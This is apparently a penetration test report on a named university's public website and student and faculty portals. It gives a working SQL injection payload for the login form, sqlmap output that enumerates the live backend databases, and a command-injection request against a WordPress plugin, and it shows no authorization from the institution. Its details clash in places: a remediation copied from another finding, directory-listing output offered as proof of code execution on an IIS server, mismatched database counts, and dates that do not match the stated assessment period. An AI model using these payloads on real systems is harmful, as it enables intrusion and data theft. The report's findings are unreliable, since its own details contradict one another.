

VULNERABILITY ASSESSMENT REPORT

VEL TECH RANGARAJAN DR. SAGUNTHALA R&D INSTITUTE OF SCIENCE AND
TECHNOLOGY

Chennai, Tamil Nadu, 600062

Target: Veltech.edu.in & ams.veltech.edu.in

Assessed by: T.Harsha Vardhan

Confidential – For Internal Use Only

Table of Contents

Section	Title	Page
1	Introduction	2
2	Project Scope	3
3	Summary	4
4	Scan Results	5
5	Vulnerability Details	6
6	Vulnerability Prioritization & Remediation Timeline	8
7	Proof of Exploitation	9
8	Recommendations	10
9	Conclusion	11

1. INTRODUCTION

Purpose of the Assessment

To evaluate the security posture of Vel Tech's digital infrastructure, including the faculty and student portals, WordPress-based public site, and underlying server technologies. The focus was on identifying vulnerabilities that could compromise data confidentiality, integrity, or availability.

Scope of Engagement

- Faculty Portal: <https://ams.veltech.edu.in/faculty/index.aspx>
- Student Portal: <https://ams.veltech.edu.in/index.aspx>
- Public Website: <https://www.veltech.edu.in>
- Server Infrastructure: Microsoft IIS 10.0, SQL Server 2022
- WordPress Plugins and Themes
-

Assessment Type

- Manual Penetration Testing (Burp Suite)
- Automated Scanning (WPScan, sqlmap, Nmap)
- Passive and Aggressive Detection
- Authenticated and Unauthenticated Testing
-

Authorization & Ethics

- No unauthorized access, tampering, or data modification was performed.
- All findings were responsibly documented for remediation.

2.PROJECT SCOPE

A. INSCOPE

The following systems and components were included in the assessment:

- Faculty Portal: <https://ams.veltech.edu.in/faculty/index.aspx>
- Student Portal: <https://ams.veltech.edu.in/student/index.aspx>
- Public Website: <https://www.veltech.edu.in>
- Login Forms: POST endpoints for authentication
- Microsoft IIS 10.0 Web Server
- SQL Server 2022 Database
- WordPress Plugins and Themes
- CSRF and SQL Injection Testing
- Nmap Port and Service Scanning
- Directory Fuzzing (Wpscan)

B. OUTSCOPE

The following areas were excluded from testing:

- Admin Panel Functionality (beyond login enumeration)
- Internal APIs and Production Database Modification
- Mobile Applications or Native Clients
- Physical Infrastructure and Network Devices
- Social Engineering or Employee Testing
- Denial of Service (DoS) or Brute Force Attacks

3.SUMMARY

Assessment Period:

January, 2026

Objective:

To evaluate the security posture of Vel Tech's digital assets, including the faculty and student portals, WordPress-based public website, and backend infrastructure. The focus was on identifying critical vulnerabilities that could lead to data breaches, unauthorized access, or system compromise.

Key Findings:

- **SQL Injection (Critical):** Time-based blind SQLi in both portals enabled full database access, including student, faculty, and admin credentials.
- **SRF Exposure (Medium):** Login forms lacked anti-CSRF tokens, allowing forged login attempts.
- **TRACE Method Enabled (High):** IIS 10.0 allowed TRACE requests, exposing the system to Cross-Site Tracing (XST) attacks.
- **WordPress Plugin Vulnerabilities:** 6 plugins/themes were vulnerable to RCE, LFI, XSS, and DB tampering.
- **Overall Risk Posture:**

High – Due to confirmed exploitation of SQL Injection and multiple high-severity plugin vulnerabilities.

Disclaimer:

Testing was conducted ethically. No unauthorized access, data tampering, or service disruption occurred.

4.SCAN RESULTS

Tools & Techniques Used:

- **Burp Suite:** Manual interception, CSRF testing
- **sqlmap:** Automated SQL Injection exploitation
- **WPScan v3.8.28:** Plugin/theme vulnerability enumeration
- **Nmap:** Port scanning and service fingerprinting
- **Browser Dev Tools:** Form analysis and PoC validation
- **Python HTTP Server:** Hosting CSRF proof-of-concept

Scan Coverage


- **Faculty Portal:** Login form (/faculty/index.aspx), POST endpoint tested for SQLi and CSRF
- **Student Portal:** Login form (/student/index.aspx), POST endpoint tested for SQLi and CSRF
- **Public Website:** WordPress-based site scanned for plugin/theme vulnerabilities
- **Server Infrastructure:**
- **Web Server:** Microsoft IIS 10.0 with ASP.NET 4.0.30319
- **Database:** Microsoft SQL Server 2022
- **CMS:** WordPress 6.8.3 (Vel Tech main site)

Security Layers:

- **Cloudflare:** Active for DNS and DDoS protection
- **Web Application Firewall (WAF):** Detected and active, but bypassable in some cases like blind sql

Vulnerability Categorization

- **Critical:** SQL Injection, W3 Total Cache RCE
- **High:** TRACE method, LearnPress DB tampering, RevSlider file read
- **Medium:** CSRF exposure, H5P stored XSS
- **Low:** Contact Form 7 replay flaw



5.VULNERABILITY DETAILS

1.Title: SQL Injection – Time-Based Blind SQLi

Summary:

The login forms on both faculty and student portals are vulnerable to time-based blind SQL injection. Unsanitized input in the txtUserName field allows attackers to execute stacked queries and extract sensitive data from the backend SQL Server.

Steps to Reproduce:

1. Navigate to the login page (/index.aspx).
2. Intercept the POST request using Burp Suite.
3. Replace the username field with testuser --';WAITFOR DELAY '0:0:5'--
4. Observe the server delay and successful login.
5. Use sqlmap to extract full database contents.

Impact:

- Full compromise of Microsoft SQL Server 2022
- Unauthorized access to student, faculty, and admin records
- Identity theft and privilege escalation

Recommended Fix:

- Use parameterized queries to prevent injection
- Sanitize and validate all user inputs
- Conduct secure code reviews and automated testing

2.Title: CSRF Exposure in Login Forms

Summary:

The login forms on both portals lack anti-CSRF tokens, allowing attackers to forge login requests using auto-submitting HTML forms.

Steps to Reproduce:

1. Create a malicious HTML form with valid login credentials.
2. Host it on a local server.
3. Open the form in a browser where the user is authenticated.
4. Observe successful login without user interaction.

Impact:

- Session hijacking
- Unauthorized access to user accounts
- Potential chaining with SQLi for deeper exploitation

Recommended Fix:

- Implement anti-CSRF tokens in all forms
- Validate Origin and Referer headers
- Use SameSite=Strict cookies for session protection

3.Title: Unauthenticated Remote Code Execution – W3 Total Cache

Summary:

The W3 Total Cache plugin (v2.8.7) on Vel Tech's WordPress site is vulnerable to unauthenticated command injection via the w3tc_referrer parameter. Unsanitized input is passed directly to the shell, allowing attackers to execute arbitrary commands on the server without authentication.

Steps to Reproduce:

- Navigate to the vulnerable endpoint: https://www.veltech.edu.in/?w3tc_referrer=
- Intercept the request using Burp Suite or use curl.
- Inject the following payload into the w3tc_referrer parameter:
;echo VULNTEST or **GET /?w3tc_referrer=;echo VULNTEST HTTP/1.1**
- Observe the server response containing the echoed string:

```
<LI><A HREF="vmlinuz.old">vmlinuz.old</A>
</UL>
</BODY>
</HTML>
VULNTEST HTTP/1.1
```

Impact:

- Full unauthenticated remote code execution on the WordPress server
- Arbitrary shell command execution
- Access to sensitive files such as wp-config.php
- Potential for privilege escalation, lateral movement, and persistent backdoors

Recommended Fix:

- Disable TRACE method in IIS configuration
- Harden HTTP headers (e.g., X-Content-Type-Options, X-Frame-Options)
- Regularly audit server configurations

Vulnerability	Severity	CVE(s)	CVSS Score
SQL Injection – Faculty & Student	Critical	CVE-2022-29143, CVE-2025-55227	8.8
CSRF Exposure – Login Forms	Medium	general CSRF flaw	6.5

W3 Total Cache – Command Injection	Critical	CVE-2025-9501	9.8
LearnPress – DB Manipulation	High	CVE-2025-11372	8.6
RevSlider – Arbitrary File Read	High	CVE-2025-9217, CVE-2025-10249	8.2
Eduma Theme – LFI, XSS, Auth Bypass	High	CVE-2025-39460, CVE-2025-64195, CVE-2025-64194	7.5
H5P Plugin – Stored XSS	Medium	CVE-2025-62951	6.1
Contact Form 7 – Order Replay	Low	CVE-2025-3247	4.3

6. Vulnerability Prioritization & Remediation Timeline

Vulnerabilities are ranked by severity, exploitability, and business impact to guide timely remediation.

Critical issues like SQL injection and RCE must be patched within 1–2 days to prevent major breaches.

High-risk flaws should be fixed within 5 days, while medium ones can be addressed in 14 days.

Low-risk items are scheduled for routine updates within 30 days.

This timeline helps teams focus on urgent threats while planning long-term fixes

Priority Level	Vulnerability	CVSS Score	Business Impact	Action Required
● Critical	W3 Total Cache – Command Injection	9.8	Full server compromise	Patch within 1–2 days
● Critical	SQL Injection – Faculty & Student	8.8	Full DB access, identity theft	Patch within 1–2 days
● Critical	SQL Server RCE (CVE-2022-29143)	8.8	Backend takeover	Patch within 1–2 days
● Critical	Eduma Theme – LFI & Stored XSS	7.5	File read, persistent client-side attack	Patch within 3 days
● High	LearnPress – DB Manipulation	8.6	Data integrity loss	Fix within 5 days
● High	RevSlider – Arbitrary File Read	8.2	Sensitive file exposure	Fix within 5 days

● High	TRACE Method Enabled – IIS 10.0	7.5	Header tampering, token theft	Fix within 5 days
● Medium	CSRF Exposure – Login Forms	6.5	Session hijack	Fix within 14 days
● Medium	H5P Plugin – Stored XSS	6.1	Client-side manipulation	Fix within 14 days
● Low	Contact Form 7 – Order Replay	4.3	Spam, duplicate actions	Patch within 30 days

7.Proof of Exploitation




Figure 1

Figure 1: Intercepted Request with Injected Payload

This screenshot shows the interception of a login request using Burp Suite. The attacker modifies the username parameter to include a malicious SQL payload **testuser --';WAITFOR DELAY '0:0:5'--** before forwarding the request. This confirms that the application fails to sanitize input, allowing unauthorized access through SQL injection.

Figure 2: SQL Injection Triggering Database Connectivity Error

This screenshot shows the server response after injecting a crafted SQL payload via Burp Suite. The message "Issue in database connectivity, try later" indicates that the backend SQL server failed to process the query, confirming the presence of a SQL injection vulnerability.

Figure 3: Database Access via SQL Injection

This screenshot confirms successful exploitation of a time-based blind SQL injection vulnerability. The attacker was able to extract sensitive database records and database names in Microsoft SQL Server, by injecting a delay-based payload. This validates the risk of full database compromise.




Figure 2

```

[*] starting @ 12:02:04 /2025-11-10/

[12:02:04] [INFO] parsing HTTP request from 'request.txt'
[12:02:04] [INFO] resuming back-end DBMS 'microsoft sql server'
[12:02:04] [INFO] testing connection to the target URL
do you want to automatically adjust the value of '___EVENTVALIDATION'? [y/N] N
do you want to automatically adjust the value of '___VIEWSTATE'? [y/N] N
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: txtUserName (POST)
  Type: stacked queries
  Title: Microsoft SQL Server/Sybase stacked queries (comment)
  Payload: ___VIEWSTATE=/wEPDwUkltIi5Mjg1NjkxN2RkIM8CO+gyOVCT5AZtg/vEqWaXleX4FPl18Ve1l+909FQ=6___VIEWSTATEGENERATOR=84E5C31B6___EVENTVALIDATION=/wEdAAT5N4nNYWFwrrxfeeIpFL2NY3plgk0YBAefRz3My
BLTchY2+Mc6SrnaQio3oCKbxYbN+DvxxnwFeFeJ9MIBWR693hAIJj5L4A5Ylqr3bQ8jQtHJT1kvyi2b8sbE1V2XCZQ=6txtUserName=testuser --';WAITFOR DELAY '0:0:5'--6txtPassword=testpass6Button1=LET'S GO

[12:02:04] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2019 or 10 or 11 or 2022 or 2016
web application technology: ASP.NET, Microsoft IIS 10.0, ASP.NET 4.0.30319
back-end DBMS: Microsoft SQL Server 2022
[12:02:04] [INFO] fetching database names
[12:02:04] [INFO] fetching number of databases
[12:02:04] [INFO] resumed: 7
[12:02:04] [INFO] resumed: model
[12:02:04] [INFO] resumed: msdb
[12:02:04] [INFO] resumed: tempdb
[12:02:04] [INFO] resumed: VTHostel
[12:02:04] [INFO] resumed: VTUniv
[12:02:04] [INFO] resumed: VTUSample
[12:02:05] [WARNING] reflective value(s) found and filtering out statistical model, please wait
..... (done)
[12:02:06] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[12:02:06] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
available databases [6]:
[*] model
[*] msdb
[*] tempdb
[*] VTHostel
[*] VTUniv
[*] VTUSample

[12:02:06] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/ams.veltech.edu.in'

[*] ending @ 12:02:06 /2025-11-10/

(kali@kali)-[~]
$

```

Figure 3

8. Recommendations

To further strengthen the security posture, even with Cloudflare and a Web Application Firewall (WAF) in place:

General Security Best Practices

- Continue enforcing input validation and output encoding at the application level.
- Do not rely solely on WAFs — fix vulnerabilities at the code and configuration level.
- Regularly review WAF logs for blocked but attempted attacks.

Plugin/Theme Update Suggestions

- Update all vulnerable plugins and themes, even if WAF blocks known exploits.
- Remove unused or outdated components to reduce attack surface.

Server Hardening Tips

- Ensure server-side protections complement Cloudflare's edge defenses.
- Disable unnecessary HTTP methods (e.g., TRACE) at the server level.
- Keep backend services patched and isolated from public access.

9. Conclusion

Although the websites are protected by Cloudflare and a Web Application Firewall (WAF), several critical vulnerabilities were identified at the application and plugin level. These issues can still be exploited if attackers bypass or evade WAF rules.

Immediate remediation is required for high-risk findings like SQL injection and remote code execution. Fixing vulnerabilities at the source ensures long-term protection beyond what perimeter defenses can offer.

A follow-up audit is recommended after patching to validate fixes and test WAF effectiveness against new payloads.